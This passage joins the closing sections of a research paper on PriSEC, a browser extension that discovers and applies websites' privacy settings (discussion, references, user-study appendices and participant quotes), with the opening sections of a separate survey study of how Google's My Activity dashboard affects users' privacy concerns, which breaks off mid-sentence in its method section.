Furthermore, PriSEC shows its users the potential privacy options without considering their existing settings. Keeping the extension aware of these settings is challenging for any entity that is not the service provider. Hence, we accept this as a potential limitation in the user experience. We also note that studies aimed at understanding the effect of PriSEC on user choices are left for future work. Similarly, we have only considered a non-adversarial context in this work; studying how the system would operate in an adversarial scenario is also left for future work.

Deployment Aspects. PriSEC seeks to alleviate the user burden of enforcing privacy preferences. The system is intended to be used as an assistant while interacting with privacy settings. Hence, it builds on top of the existing choices offered by domains; it does not seek to replace them. Given that PriSEC increases the usability of the domain's privacy controls, we believe that there is an incentive for sites to encourage its use. For instance, PriSEC can be deployed in a guided mode to reduce the potential implications of an automated solution. In such a mode, users can see how to enforce their privacy preferences in a step-by-step fashion. This mode can also reduce the concerns about the non-perfect aspects of machine-learning-driven solutions to enforcing privacy preferences. Unlike most other privacy-conscious applications, our system works *within* regular user workflows. PriSEC imitates a user by opening tabs in the browser, navigating to the control page URLs, and sending user actions to the appropriate components. As more choices become available (e.g., due to the emergence of new regulations, such as the GDPR or CCPA), PriSEC can provide users with the newly available options.

Further Applications. One can view PriSEC an extensible framework that takes a domain and returns control recipes that are automatically enforceable. We provide a sample application that builds on top of it. We envision further extensions where the user declares a set of preferences within PriSEC; these preferences can be automatically enforced/suggested for new websites, akin to the proposed approaches for Android permissions [26, 38]. While Android permissions are standardized, online privacy settings are not.

PriSEC further leverages the semantic similarity encoders to match the users' preferences with privacy settings across websites. Using the semantic similarity, it is also possible to group similar settings to enable users to set particular preferences for all websites, instead of asking them to set preferences for each website. This approach would require extending PriSEC to support matching user queries with the privacy options.

9 Related Work

Automating settings in mobile context: There exists a long thread of research on automating the configuration of permissions on mobile operating systems [17, 19, 20, 26, 38]. Liu et al. [20] studied the feasibility of constructing generalized privacy profiles that predict user permission decisions. Further followup works also conducted field studies with actual users to test the usability of such profiles [19]. Wijesekera et al. [38] and Olejnik et al. [26] designed systems for dynamically granting user permissions based on users' preferences or context. When it comes to privacy settings, Chen et al. [6] were recently the first to study the discoverability of these settings for Android applications systematically. Their methodology uses static analysis to extract the elements within the UI layout. It then leverages the semantic relationship between the text descriptions of UI elements and the titles of application views to discover privacy menus hidden in apps.

In this work, we are first to tackle the web apps' scenario where dynamic content loading is a major challenge and where the UI views are not standardized. Moreover, we go beyond identification to the automated enforcement of web privacy controls.

Usability of privacy preferences: Previous research works have also aimed at understanding the usability of privacy preferences of online users. In particular, Ravichandran et al. [28] studied the burden associated with the availability of several privacy choices on social networking sites like Facebook and MySpace. In an empirical study, Habib et al. [11] studied a sample of 150 websites in which they assess the usability of the websites' data deletion options and opt-out for email communications and targeted advertising. In a followup work, Habib et al. [10] also conducted a field study to explore further the usability of these privacy choices from the perspective of end-users.

More recently, Kumar et al. [14] presented an integrated system to extract privacy choices from the privacy policies and present them to the user. They also conducted a field study of their extension. In this work, we neither restrict our analysis to opt-out pages nor assume that privacy control pages only appear in privacy policies. Furthermore, we go further in locating the fine-grained privacy options on the control pages and constructing control recipes that enforce the settings on-demand. By this, we tackle the last-mile problem in configuring privacy settings: how to go from the URL to discovering the options buried within the page.

10 Conclusion

In this paper, we present PriSEC, which automatically discovers, extracts, and presents the privacy settings for users. It also automatically enforces user preferences in a single interface. PriSEC uses machine learning techniques to create a machine-readable version of the privacy settings of any domain, thus enabling more efficient and usable user interfaces to be built. PriSEC overcomes the open nature of web development through novel algorithms that leverage the invariant behavior and rendering of webpages. We have evaluated the performance of PriSEC to find it accurately extracts and organizes the privacy controls of a given domain. Our user study showcases the usability improvement of PriSEC's interfaces.

Acknowledgement

We would like to thank the anonymous reviewers, Nina Taft, and Emily Stark for constructive comments on the earlier drafts of this paper. The work reported in this paper was supported in part by the NSF under grants 1838733, 1942014, and 2003129.

Availability

The datasets collected in this paper will be made available at https://github.com/wi-pi/prisec_data. We also plan to provide API access upon request for researchers to conduct further research utilizing the privacy settings recipes.

References

[1] Alessandro Acquisti and Ralph Gross. Imagined communities: Awareness, information sharing, and privacy on the facebook. In *International workshop on privacy enhancing technologies*, pages 36–58. Springer, 2006.

[2] Abien Fred Agarap. Deep learning using rectified linear units (relu). *arXiv preprint arXiv:1803.08375*, 2018.

[3] Aaron Bangor, Philip T Kortum, and James T Miller. An empirical evaluation of the system usability scale. *Intl. Journal of Human–Computer Interaction*, 24(6):574–594, 2008.

[4] John Brooke et al. Sus-a quick and dirty usability scale. *Usability evaluation in industry*, 189(194):4–7, 1996.

[5] Daniel Cer, Yinfei Yang, Sheng-yi Kong, Nan Hua, Nicole Limtiaco, Rhomni St John, Noah Constant, Mario Guajardo-Cespedes, Steve Yuan, Chris Tar, et al. Universal sentence encoder. *arXiv preprint arXiv:1803.11175*, 2018.

[6] Yi Chen, Mingming Zha, Nan Zhang, Dandan Xu, Qianqian Zhao, Xuan Feng, Kan Yuan, Fnu Suya, Yuan Tian, Kai Chen, et al. Demystifying hidden privacy settings in mobile apps. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 570–586. IEEE, 2019.

[7] Hoa Trang Dang, Diane Kelly, and Jimmy J Lin. Overview of the trec 2007 question answering track. In *Trec*, volume 7, page 63, 2007.

[8] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2018.

[9] Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation). *Official Journal of the European Union*, L119:1–88, May 2016.

[10] Hana Habib, Sarah Pearman, Jiamin Wang, Yixin Zou, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. "it's a scavenger hunt": Usability of websites' opt-out and data deletion choices. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–12, 2020.

[11] Hana Habib, Yixin Zou, Aditi Jannu, Neha Sridhar, Chelse Swoopes, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. An empirical analysis of data deletion and opt-out choices on 150 websites. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS 2019)*, 2019.

[12] H Harkous, K Fawaz, R Lebret, F Schaub, KG Shin, and K Aberer. Polisis: Automated analysis and presentation of privacy policies using deep learning. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, 2018.

[13] Mohit Iyyer, Varun Manjunatha, Jordan Boyd-Graber, and Hal Daumé III. Deep unordered composition rivals syntactic methods for text classification. In *Proceedings of the 53rd Annual Meeting of the Association for Computational Linguistics and the 7th International Joint Conference on Natural Language Processing (Volume 1: Long Papers)*, volume 1, pages 1681–1691, 2015.

[14] Vinayshekhar Bannihatti Kumar, Roger Iyengar, Namita Nisal, Yuanyuan Feng, Hana Habib, Peter Story, Sushain Cherivirala, Margaret Hagan, Lorrie Faith Cranor, Shomir Wilson, et al. Finding a choice in a haystack: Automatic extraction of opt-out statements from privacy policy text. In *The Web Conference (the Web Conf)*, 2020.

[15] Yee-Lin Lai and Kai-Lung Hui. Internet opt-in and opt-out: investigating the roles of frames, defaults and privacy concerns. In *Proceedings of the 2006 ACM SIGMIS CPR conference on computer personnel research: Forty four years of computer personnel research: achievements, challenges & the future*, pages 253–263. ACM, 2006.

[16] J Richard Landis and Gary G Koch. The measurement of observer agreement for categorical data. *biometrics*, pages 159–174, 1977.

[17] Jialiu Lin, Bin Liu, Norman Sadeh, and Jason I Hong. Modeling users' mobile app privacy preferences: Restoring usability in a sea of permission settings. In *10th Symposium On Usable Privacy and Security ({SOUPS} 2014)*, pages 199–212, 2014.

[18] Thomas Linden, Rishabh Khandelwal, Hamza Harkous, and Kassem Fawaz. The privacy policy landscape after the gdpr. *Proceedings on Privacy Enhancing Technologies*, 2020(1):47–64, 2020.

[19] Bin Liu, Mads Schaarup Andersen, Florian Schaub, Hazim Almuhimedi, Shikun Aerin Zhang, Norman Sadeh, Yuvraj Agarwal, and Alessandro Acquisti. Follow my recommendations: A personalized privacy assistant for mobile app permissions. In *Twelfth Symposium on Usable Privacy and Security ({SOUPS} 2016)*, pages 27–41, 2016.

[20] Bin Liu, Jialiu Lin, and Norman Sadeh. Reconciling mobile app privacy and usability on smartphones: Could user privacy profiles help? In *Proceedings of the 23rd international conference on World wide web*, pages 201–212, 2014.

[21] Yabing Liu, Krishna P Gummadi, Balachander Krishnamurthy, and Alan Mislove. Analyzing facebook privacy settings: user expectations vs. reality. In *Proceedings of the 2011 ACM SIGCOMM Conference on Internet Measurement*, pages 61–70. ACM, 2011.

[22] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. Roberta: A robustly optimized bert pretraining approach. *arXiv preprint arXiv:1907.11692*, 2019.

[23] Hector Llorens, Nathanael Chambers, Naushad UzZaman, Nasrin Mostafazadeh, James Allen, and James Pustejovsky. SemEval-2015 task 5: QA TempEval - evaluating temporal information understanding with question answering. In *Proceedings of the 9th International Workshop on Semantic Evaluation (SemEval 2015)*, pages 792–800, Denver, Colorado, June 2015. Association for Computational Linguistics.

[24] George R. Milne and Mary J. Culnan. Strategies for reducing online privacy risks: Why consumers read (or don't read) online privacy notices. *Journal of Interactive Marketing*, 18(3):15 – 29, 2004.

[25] Kaweh Djafari Naini, Ismail Sengor Altingovde, Ricardo Kawase, Eelco Herder, and Claudia Niederée. Analyzing and predicting privacy settings in the social web.

In *International Conference on User Modeling, Adaptation, and Personalization*, pages 104–117. Springer, 2015.

[26] Katarzyna Olejnik, Italo Dacosta, Joana Soares Machado, Kévin Huguenin, Mohammad Emtiyaz Khan, and Jean-Pierre Hubaux. Smarper: Context-aware and automatic runtime-permissions for mobile devices. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 1058–1076. IEEE, 2017.

[27] Christian S Perone, Roberto Silveira, and Thomas S Paula. Evaluation of sentence embeddings in downstream and linguistic probing tasks. *arXiv preprint arXiv:1806.06259*, 2018.

[28] Ramprasad Ravichandran, Michael Benisch, Patrick Gage Kelley, and Norman M Sadeh. Capturing social networking privacy preferences. In *International Symposium on Privacy Enhancing Technologies Symposium*, pages 1–18. Springer, 2009.

[29] Joel R Reidenberg, N Cameron Russell, Alexander J Callen, Sophia Qasir, and Thomas B Norton. Privacy harms and the effectiveness of the notice and choice framework. *ISJLP*, 11:485, 2015.

[30] Joel R Reidenberg, N Cameron Russell, Vlad Herta, William Sierra-Rocafort, and Thomas Norton. Trustworthy privacy indicators: Grades, labels, certifications and dashboards. *Washington University Law Review*, 96(6), 2019.

[31] Nils Reimers and Iryna Gurevych. Sentence-bert: Sentence embeddings using siamese bert-networks. *arXiv preprint arXiv:1908.10084*, 2019.

[32] Kanthashree Mysore Sathyendra, Shomir Wilson, Florian Schaub, Sebastian Zimmeck, and Norman Sadeh. Identifying the provision of choices in privacy policy text. In *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing*, pages 2774–2779, 2017.

[33] Jeff Sauro. *A practical guide to the system usability scale: Background, benchmarks & best practices*. Measuring Usability LLC, 2011.

[34] State of California. California Consumer Privacy Act (CCPA). https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180AB375, June 2018. Assembly Bill No. 375.

[35] Christine Utz, Martin Degeling, Sascha Fahl, Florian Schaub, and Thorsten Holz. (un) informed consent: Studying gdpr consent notices in the field. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 973–990, 2019.

[36] Ellen M Voorhees and L Buckland. Overview of the trec 2003 question answering track. In *TREC*, volume 2003, pages 54–68, 2003.

[37] Mengqiu Wang, Noah A Smith, and Teruko Mitamura. What is the jeopardy model? a quasi-synchronous grammar for qa. In *EMNLP-CoNLL*, volume 7, pages 22–32, 2007.

[38] Primal Wijesekera, Arjun Baokar, Lynn Tsai, Joel Reardon, Serge Egelman, David Wagner, and Konstantin Beznosov. The feasibility of dynamically granted permissions: Aligning mobile privacy with user preferences. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 1077–1093. IEEE, 2017.

[39] Frank Wilcoxon. Individual comparisons by ranking methods. In *Breakthroughs in statistics*, pages 196–202. Springer, 1992.

[40] Sebastian Zimmeck and Steven M Bellovin. Privee: An architecture for automatically analyzing web privacy policies. In *USENIX Security*, volume 14, 2014.

Appendix A Synthetic Data Set Details

We created a synthetic dataset to develop the visual classifier described in Sec. 5.2. We implemented *ReactJS* web application loaded with 11 popular React UI building libraries to generate the synthetic data. The list of all the libraries used is: *react-bootstrap, material-ui, semantic-ui, react-desktop, ant design, blueprintjs, shards-react, carbon-components-react, primereact, gestalt and grommet*. For each of the five UI component types, we traverse through each library's implementation and render a UI component for each available style the library offers.

Appendix B Details of the User Study

In this section we provide more details regarding the user study (Sec. 7.4) that we conducted to evaluate PriSEC.

We first ask the participants to fill the demographic information Then the participants' are asked to select the websites they are familiar with or have used in the recent times. The participants are required to select two websites and each participant is given two tasks for two websites that they are familiar with. Fig. **??** shows a snapshot of the question asked to the participant. We note here that if the participant select 'None of the above', then the participant exits the survey and is not considered a part of the study.




Figure 10: Snapshot of the question asking participants to choose familiar websites

Next, the participants are shown an example of the manual task and the plugin task on `bing.com`. The participants are then asked to complete the priavcy tasks. The snapshots for manual task and plugin task are shown in Fig. 11 and Fig. 12 respectively. We note a few key important things here:

- If the task is behind a login, the participants are asked to log in to the account before starting the task.
- Start of the task is considered after they navigate away from `https://example.com`
- The next button is only activated after the system verifies that the participant has completed the task.




Figure 11: Snapshot of an example of manual task presented to the participant




Figure 12: Snapshot of an example of plugin task presented to the participant

At the end of each task, the participants fill the System Usability Scale questionnaire [4]. A snapshot of the questionnaire for the manual task is shown in Fig. 13.

Finally, Fig. 14 shows a snapshot of the page which asks for the feedback about the study.

Appendix C Quotes from User study

Here, we present the list of answers that we received from the participants during the user study described in Sec. 7.4. These answers are in response to the open ended question shown in Fig. 14

1. The chrome extension seems to make it easier to find options that may be buried behind multiple clicks so it's pretty interesting in that regard.
2. This is a really neat feature! I just wish it would keep the tab open for me to review the setting change.
3. complex but interesting HIT




Figure 13: Snapshot of the SUS questionnaire for the manual task. The participants are asked to fill the questionnaire after each task.




Figure 14: Snapshot of the feedback question presented to the participants at the end of the survey

4. I hope I did it right, but this extension was actually pretty cool. This is good for people who need to access these settings pretty quickly.
5. Amazing tool
6. Interesting study - thank you!
7. very nice task
8. It was fun and i enjoyed it
9. nice
10. THANKS FOR GIVING OPPORTUNITY TO TAKE PART IN YOUR STUDY
11. nice
12. All ok
13. i thought the extension was easy to use
14. I was surprised how tough it was to find that Twitter setting.
15. I was completing the qualtrics survey from firefox initially while doing task on chrome. On second task (twitter manual setting) survey said it didn't recognize my task, so I redid survey from chrome. I didn't change anything in survey.
16. interesting
17. was interesting thanks for the opportunity
18. None; I do love this extension though!
19. very nice task
20. Great survey!
21. I completed all tasks as instructed for this study. Thank you for this opportunity.
22. it was actually quite interesting thank you
23. It was good
24. Reddit parting is having some issue. I think the url parameters were not set correctly. After clicking the set button in plugin , it would redirect to "https://www.reddit.com/settings/privacy" which was no accessible. Error " Page not found". Rest everything went smooth.
25. A little complicated.
26. What a cool extension!!!! I love how I won't have to learn a new system every time I want to change a setting and I can just search the same way every time. Thank you!!
27. Thank you
28. This was interesting, thank you. Very nice plugin.
29. it awesome and it worth it
30. The example.com page would not load so I typed in the web address and accessed the site required on the tab that opened after I selected example.com. The Amazon task was difficult. There were only two options using PriSEC so I chose "show me interest based ads provided by Amazon". No results were given when I did a manual search for ads based on searches I have conducted on this browser. I also tried searching via Amazon settings but could not find a specific selection, but think I made the correct select using PriSEC, this task was a bit confusing.
31. Cool extension
32. interesting innovation
33. I like this product! It could definitely be useful.
34. cool beans
35. I am SO impressed!!
36. It was interesting
37. This extension is actually quite useful. I think I might just keep it on my google chrome.
38. Extension lead me to believe it was not working when setting Duck Duck Go HTTPs; when I clicked "set" it opened a new tab but quickly closed it. I looked in the extension and DDG HTTPS was disabled. Upon doing it a second time, it seems like it worked. This process could be improved upon a great deal.
39. Interesting service. No issues.
40. I turn off settings all of the time when signing up for new accounts.
41. I made an additional change to my Reddit settings as the first one I made was the wrong one. It was related but not exactly what was asked. I've never looked at those specific settings in Reddit before and found it difficult. I like the extension, though, and found it useful! Thanks for the HIT! I did my best!

Are Privacy Dashboards Good for End Users? Evaluating User Perceptions and Reactions to Google's My Activity

Florian M. Farke[†,*], David G. Balash[§,*], Maximilian Golla[‡], Markus Dürmuth[†], Adam J. Aviv[§]
[†] *Ruhr University Bochum,* [§] *The George Washington University,* [‡] *Max Planck Institute for Security and Privacy*

Abstract

Privacy dashboards and transparency tools help users review and manage the data collected about them online. Since 2016, Google has offered such a tool, My Activity, which allows users to review and delete their activity data from Google services. We conducted an online survey with $n = 153$ participants to understand if Google's My Activity, as an example of a privacy transparency tool, increases or decreases end-users' concerns and benefits regarding data collection. While most participants were aware of Google's data collection, the volume and detail was surprising, but after exposure to My Activity, participants were significantly more likely to be both less concerned about data collection and to view data collection more beneficially. Only 25 % indicated that they would change any settings in the My Activity service or change any behaviors. This suggests that privacy transparency tools are quite beneficial for online services as they garner trust with their users and improve their perceptions without necessarily changing users' behaviors. At the same time, though, it remains unclear if such transparency tools actually improve end user privacy by sufficiently assisting or motivating users to change or review data collection settings.

1 Introduction

Privacy dashboards [11, 14, 22] allow users of online services to review and control data collection. Google introduced an activity dashboard called *My Activity* [18] in 2016 that allows users to view their activity history (such as searches, videos, and location data), turn off activity collection, and (automatically) delete activities from their history.

While there has been research suggesting privacy dashboards [57, 14, 44, 22] increase users' understanding of data collection, particularly around online behavioral advertising [51, 40, 5, 55, 54] and interest inferences [50, 10, 41], there is little research on the impact of privacy dashboards on the perceived risks or benefits of the data collection itself.

We conducted an online survey with $n = 153$ participants to explore how users' concerns of and benefits from Google's data collection are influenced by My Activity, as an exemplar privacy dashboard. Participants were first asked about their concern regarding Google's data collection and how frequently they benefit from it, both on Likert scales and in open-ended responses. They were then directed to the dashboard to view their own, real, activities that Google collected about them, and then participants were again asked about their concerns/or benefits. These methods allowed us to answer the following research questions:

RQ1 *[Awareness and Understanding]* What are users' awareness and understanding of Google's data collection?

Participants are generally aware of and understand why Google collects activities, citing targeted advertising, personalization, and product improvements. However, while aware of the purposes, many express surprise with the volume and detail of activities.

RQ2 *[Impact on Benefit/Concern]* How does the My Activity dashboard affect users' concern about and perceived benefit of Google's data collection?

Concern about Google's data collection significantly decreased, and perceived benefit increased post exposure to My Activity, despite participants' qualitatively describing similar concerns and benefits before and after exposure. Ordinal logistic regression indicated that those who showed higher initial concern were much more likely to reduce their concern. Across all initial benefit levels, participants were almost always likely to increase their perceived benefit.

RQ3 *[Behavioral Change]* What settings and behaviors would users change due to exposure to My Activity?

Most participants stated that they would not (37 %) or were unsure if (26 %) they would change any activity settings. Only 25 % indicated that they plan to use Google products differently. Logistic regression suggests that those with an increase in concern and decrease in benefit were much more likely (11.3× and 2.1×, respectively) to use Google differently.

*The first two authors contributed equally to the paper.

These results suggest that privacy dashboards and transparency tools are a net positive for online services. Google's My Activity both decreases concerns about and increases perceived benefit of data collection, but it is not clear that these dashboards help end-users, broadly, to increase their privacy. Most participants indicated that they would not use the features of the dashboard nor change their behavior.

This may be because many users are already privacy resigned, believing that data collection will occur regardless of their choices, or it may be that the burden of properly managing their privacy is too high despite the availability of the transparency tool. As more and more transparency tools become available, this burden will only increase, and so research into mechanisms to consolidate and automate management of data collection may greatly benefit users.

2 Background: Google My Activity

Google introduced *My Activity*[1] in June 2016 [38], and it enables users to manage their Google Web & App, Location, and YouTube history and other data collected from Chrome, Android, etc. My Activity is designed as a transparency tool, privacy dashboard, and data collection control mechanism and is the successor of Google's *Web History*.

The My Activity pages offers a number of user benefits to data collection. For example, "*more personalized experiences across all Google services*," and it offers users "*faster searches, better recommendations*," "*personalized maps, recommendations based on places you've visited*," and "*better recommendations, remember where you left off, and more*." [2]

My Activity lists *activities* such as, "Searched for *USENIX 2021*," and activity details , such as type of activity, timestamp, and device. Viewed as a single event, bundle of events, or filtered by date ranges and services, users can review or delete activities, as well as enabled/disabled data collection and ad personalization. Users receive a modal when disabling activity collection warning that this action will also disable personalization and not delete previously collected data. (See *Explore My Activity* section in Appendix A.2 for a visual.)

In May 2019, Google added a setting to enable automatic deletion of activities (after 3 or 18 months) [33], and in August 2019, Google introduced an option to disable collecting audio recordings [4]. In June 2020, Google updated their policy to give the option for auto-deleting activities during account creation for *newly created* accounts after 18 months for Web & App and Location activities and after 36 months for YouTube activities. However, *existing* accounts will still need to proactively enable the feature [35].

[1] My Activity: https://myactivity.google.com, as of June 2, 2021.

[2] Google's activity controls: https://myactivity.google.com/activitycontrols, as of June 2, 2021.

3 Related Work

Online Behavioral Advertising. Many services track online activities of their users to infer interests for targeted advertising [55]. There is much user-facing research on Online Behavioral Advertising (OBA), including targeting and personalization [54, 21], fingerprinting and tracking [3, 53, 9, 23], opting-out [27, 20, 19, 25], privacy-enhancing technologies [47, 34, 56, 8], usable privacy notices [26, 46, 16], cookie banners and consent [52, 31, 37], and also awareness, behaviors, perceptions, and privacy expectations [29, 28, 43, 1, 10, 41].

Ur et al. [51] conducted interviews to explore non-technical users' attitudes about OBA, finding that participants were surprised that browsing history can be used to tailor advertisements. Rader [40] studied users' awareness of behavioral tracking on Facebook and Google, suggesting that increased awareness of consequences of data aggregation led to increased concern. Chanchary and Chiasson [5] explored users' understanding of OBA and tracking prevention tools, noting that participants expressed more willingness to share data given control mechanism over collected data. We find similarly in this study that My Activity is such a tool: Participants expressed decreased concern with data collection and were unlikely to change collection settings.

Most recently, Wei et al. [54] studied the advertising ecosystem of Twitter, exploring ad targeting criteria. Similar to our work, participants shared some of their Twitter data via a browser extension. The authors suggested that transparency regulations should mandate that the "right of access" not only includes access to the raw data files, but also a clear description and tools to visualize the data in a meaningful way. My Activity provides such a meaningful way to visualize and access this data, but unfortunately, it still may not sufficiently motivate users to manage data collection.

Transparency and Privacy Dashboards. Transparency tools and privacy dashboards, which allow users to explore and manage data collection and privacy from online services, have been extensively proposed and explored in the literature [24, 44, 34, 57, 42, 48, 50, 55, 22, 11]. With the European General Data Protection Regulations (GDPR) (and other similar laws), data access requirements will likely lead to an increase in transparency tools and dashboards. Below we outline some of the more related work.

Rao et al. [42] suggested that dashboards were insufficient in providing transparency in to the creation of user profiles in a study of ad profiles from BlueKai, Google, and Yahoo, and as a result participants did not intend to change behaviors. This same lack of transparency in My Activity may explain why many participants do not intend to change behaviors or settings. Schnorf et al. [48] found that offering more control does not lead to less trust when exploring inferred interest transparency tools, and we find similarly with My Activity.

Angulo et al. [2] and Fischer-Hübner et al. [14] developed *Data Track*, a transparency tool for disclosing users data for different online services. Tschantz et al. [50] compared inferred values displayed in Google's Ad Settings [17] to self-reported values, finding that logged in users were significantly more accurate. Weinshel et al. [55] developed an extension that visualizes information that trackers could infer from browsing habits, surprising users about the extent and prevalence of data collection. Our participants were aware of Google's data collection but also surprised by its scope.

Recently, Rader et al. [41] investigated users' reactions to Google's and Facebook's profile inferences, and while many participants understood inferences to be a description of past activities, they were challenged to understand them as predictive of future interests and actions. Rader et al. argued for better transparency mechanisms, by adding explanations of how inferences might get used, and restricting inferences to only include the ones that can be explained by users, and thus, are not based on aggregation or inaccurate assumptions. Meanwhile, Herder and van Maaren [22] also found that removing derived and inferred data has a positive effect on trust and perceived risk. Note that My Activity shows raw data, not inferred data, and it may be the case that better connecting specific inferences to data collection could improve transparency and better inform user choices.

Most related to our work, Earp and Staddon [11] conducted a pilot study with about 100 undergraduate students on Google Ad Settings and Google Web History that—somewhat unfortunately—was rebuilt and became Google My Activity during their data collection in 2016. For the participants that had "sufficient" data accessible, they found no evidence that the tools were harmful to user trust and privacy. Our work confirms this finding, and goes further by showing that My Activity can be helpful in reducing concerns and increasing perceived benefits for end users. Additionally, as My Activity has been active for 4–5 years at the time of our study, our work is able to explore the impact of this transparency tool.

4 Method

We designed our study for participants to directly interact with their own activity history on My Activity, following a pre-post-study design. First, participants answered questions regarding their concern for and benefit from Google's data collection, and after exposure to My Activty, they answered the same set of questions. In the rest of this section, we outline our study protocol, recruitment, limitations, and ethical considerations.

4.1 Study Procedure

To ensure that participants had active Google accounts, we used a two-part structure with a *screening survey* where qualified participants were asked to participate in the *main study*. The full survey can be found in the Appendix A.

Screening Survey. We used the following inclusion criteria to screen participants for the main study: (i) the participant has an active Google account, (ii) the participant has used their Google account for more than three years, (iii) the participant currently uses Google Search, Google Maps, and YouTube.

In the screening survey we also asked participants if they have a Gmail account (as surrogate for a Google account), the age of the account, and what other Google products (besides Gmail) they use and their frequency of use and overall importance. Participants also answered the Internet users' information privacy concerns (IUIPC) questionnaire, as described by Malhotra et al. [30], to gain insights into participants' privacy concerns.

Main Study. If participants qualified they were invited to complete the main study which is divided into three stages: (i) a pre-exposure stage, in which participants install the survey browser extension that aided in administering the survey and answer questions about their perceptions of Google; (ii) an intervention stage consisting of two steps; (a) an exploration phase step and (b) an activity presentation step (iii) a post-exposure stage. To facilitate the study, we designed a custom browser extension that locally analyzes My Activity to collect aggregated information about the number of activities of users and also to fill-in survey questions. Participants are given detailed instructions to both install and uninstall the extension. Below, we describe each part of the study in detail (see Figure 1 for a visual).

1. Informed Consent: Participant consented to the study; the consent included that participants would be asked to install a web browser extension and answer questions about their experience with Google's My Activity page.
2. Install Extension: Participants installed the browser extension that assisted in administering the survey. The extension also recorded aggregate information about the survey participants' number of activities per month for each activity category (e. g., Google Search, YouTube) and the date of the oldest activity, as a proxy for account age.
3. Pre-Exposure Perceptions of Google: Participants were asked about their awareness of Google's data collection practices, their level of concern, and how often they benefit from Google's collection of their online activities, both on a Likert scale and in open-ended responses. We also asked participants if they employed any strategies to limit the amount of data that Google may collect about them. The questions about perceived level of concern and benefit serve as a pre-exposure baseline and are asked again after exposure to the Google My Activity page and recent/historical Google activities. Questions: **Q1**–**Q4**.
4. Visit My Activity: We provided participants with a brief descriptive introduction to the My Activity service and the term "activities" as used by Google. Participants were presented with a "Sign in with Google" button and were

